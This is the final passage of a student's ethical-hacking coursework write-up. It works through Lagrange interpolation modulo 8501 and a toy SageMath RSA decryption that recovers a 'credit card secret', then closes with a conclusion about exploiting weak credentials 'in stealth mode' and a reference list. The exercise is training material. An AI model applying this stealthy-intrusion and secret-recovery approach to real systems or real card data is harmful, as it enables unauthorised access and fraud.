&4394 \times (x-6271) \times (x-5830) \times (x-7073) + \\
&288 \times (x-6271) \times (x-5830) \times (x-1275) \; mod(8501) \\
\text{a(x)} = (615 &\times (x^3 - 5677x^2 + 7630x - 7640) + \\
&5275 \times (x^3 - 14619x^2 + 8135x - 6891) + \\
&4394 \times (x^3 - 10673x^2 + 9935x - 2306) + \\
&288 \times (x^3 - 4875x^2 + 1124x - 3406) mod(8501)
\end{aligned}$$

$$\begin{aligned}
\text{a(x)} = [10572x^3 &+ (2556 + 5847 + 7166 + 2855)x^2 + \\
&(8399 + 4309 + 3748 + 3789)x - (6048 + 8250 + 7873 + 3313)] mod(8501)
\end{aligned}$$

$$\text{a(x)} = 10572x^3 + 18424x^2 + 20245x - 25484 mod(8501)$$

apply mod(8501) operation:

$$\text{a(x)} = 2071x^3 + 1422x^2 + 3243x + 19$$

$$\therefore \; \text{K} = 19$$

12 Decrypt credit card details

Decrypt credit card secret found in step **10.5**, using e calculated in step **11.5** and RSA secret d calculated in step **11.3** . Decryption is done as M=C^d (mod n) , M=decrypted message, C=encrypted message, d=RSA secret, n=p×q (Stallings, 2017, p. 295-297, 732-734) SageMath RSA decryption is shown below:

```
sage: p=179
sage: q=127
sage: n=p*q;n
22733
sage: phi=(p-1)*(q-1);phi
22428
sage: mod(d*e,phi)
1
sage: c=[22015,9626,18508];c          ciphertext blocks
[22015, 9626, 18508]
sage: m=[];m                          initialize decrypted message vector
[]
sage: for ascii in c:
....:     m.append(power_mod(ascii,d,n))          decryption
....:
sage: m
[49, 57, 55]                          decrypted ASCII blocks
sage: credit_card_secret=[]
sage: credit_card_secret
[]
sage: for ascii in m:
....:     credit_card_secret += chr(ascii)          convert ASCII to characters
....:
sage: credit_card_secret
['1', '9', '7']
sage:                                 credit card secret code = 197
```

The credit card secret key is 197.

13 Conclusion

I learned to enumerate systems and exploit weak systems/credentials in stealth mode as ethical hackers need to keep low profile at all times. Application of mathematics in many steps, for example - lagrange interpolation to calculate secret K, extended euclidean theorem, RSA and caesar cipher decryption motivated me to practice more and become better. On the whole this was an exciting coursework, an eye opener to the world of ethical hacking and will be a stepping stone for my future work.

References

Carthern, Chris, Wilson, William, Rivera, Noel, & Bedwell, Richard. 2015. *Cisco Networks: Engineers' Handbook of Routing, Switching, and Security with IOS, NX-OS, and ASA*. Springer.

Hickey, Matthew (Computer security expert), & Arcuri, Jennifer. 2020. *Hands on hacking*. Indianapolis: Wiley.

IBM. 2020. *IBM Docs — ibm.com*. `https://www.ibm.com/docs/en/aix/7.2?topic=i-ifconfig-command`.

Kirkbride, Philip. 2020. *Basic Linux Terminal Tips and Tricks*. Springer.

Lapierre, Mathieu Trudel. 2017. *If you're still using ifconfig, you're living in the past.* `https://ubuntu.com/blog/if-youre-still-using-ifconfig-youre-living-in-the-past`.

Mao, Wenbo. 2003. *Modern cryptography: theory and practice*. Pearson Education India.

Rahalkar, Sagar Ajay. 2019. *Quick start guide to penetration testing: With nmap, openvas and Metasploit*. Apress.

Rubinstein-Salzedo, Simon. 2018. *Cryptography*. Springer.

Sinha, Sanjib, Sinha, Sanjib, & Karkal. 2018. *Beginning Ethical Hacking with Kali Linux*. Springer.

Stallings, William. 2017. *Network security essentials: applications and standards*. Pearson.